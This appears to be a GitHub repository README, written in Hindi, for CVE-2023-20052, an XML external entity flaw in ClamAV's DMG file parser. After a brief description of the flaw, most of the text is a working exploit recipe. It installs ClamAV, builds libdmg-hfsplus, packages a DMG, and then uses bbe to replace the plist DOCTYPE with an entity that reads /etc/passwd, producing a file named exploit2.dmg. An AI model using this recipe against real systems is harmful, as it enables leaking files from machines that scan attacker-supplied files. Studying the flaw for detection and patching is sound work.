 cy83rr0h1t/cve-2023-20052
CVE-2023-20052 ClamAV के DMG फ़ाइल पार्सर में सूचना लीक भेद्यता

CVE-2023-20052 ClamAV के DMG फ़ाइल पार्सर में सूचना रिसाव की भेद्यता

ClamAV संस्करण 1.0.0 और उससे पहले, 0.105.1 और उससे पहले, और 0.103.7 और उससे पहले के DMG फ़ाइल पार्सर में एक भेद्यता एक अप्रमाणित, दूरस्थ हमलावर को प्रभावित डिवाइस पर संवेदनशील जानकारी तक पहुँचने की अनुमति दे सकती है। यह भेद्यता XML एंटिटी प्रतिस्थापन को सक्षम करने के कारण है जिसके परिणामस्वरूप XML बाहरी एंटिटी इंजेक्शन हो सकता है। एक हमलावर प्रभावित डिवाइस पर ClamAV द्वारा स्कैन किए जाने के लिए एक गढ़ा हुआ DMG फ़ाइल प्रस्तुत करके इस भेद्यता का शोषण कर सकता है। एक सफल शोषण हमलावर को ClamAV स्कैनिंग प्रक्रिया द्वारा पढ़ी जा सकने वाली किसी भी फ़ाइल से बाइट्स लीक करने की अनुमति दे सकता है।
sudo dpkg -i package-name.deb

sudo apt install -f
mkdir /usr/local/share/clamav

mv /usr/local/etc/freshclam.conf.sample /usr/local/etc/freshclam.conf

sudo adduser clamav
sudo chown -R 1002:1003 /usr/local/share/clamav


sudo freshclam

apt-get update
apt-get install -y ca-certificates gnupg wget
echo "deb http://archive.debian.org/debian-security stretch/updates main" >> /etc/apt/sources.list
wget -q -O - https://ftp-master.debian.org/keys/archive-key-9-security.asc | apt-key add -
apt-get update -y
sudo apt install -y libssl1.0-dev gcc g++ cmake zlib1g-dev genisoimage bbe git hfsplus


cd /libdmg-hfsplus

cmake .

make
cp dmg/dmg /bin

sudo genisoimage -D -V "exploit" -no-pad -r -apple -file-mode 0777 -o test.img . && dmg dmg test.img test.dmg
bbe -e 's|<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">|<!DOCTYPE plist [<!ENTITY xxe SYSTEM "/etc/passwd"> ]>|' -e 's/blkx/&xxe\;/' test.dmg -o exploit2.dmg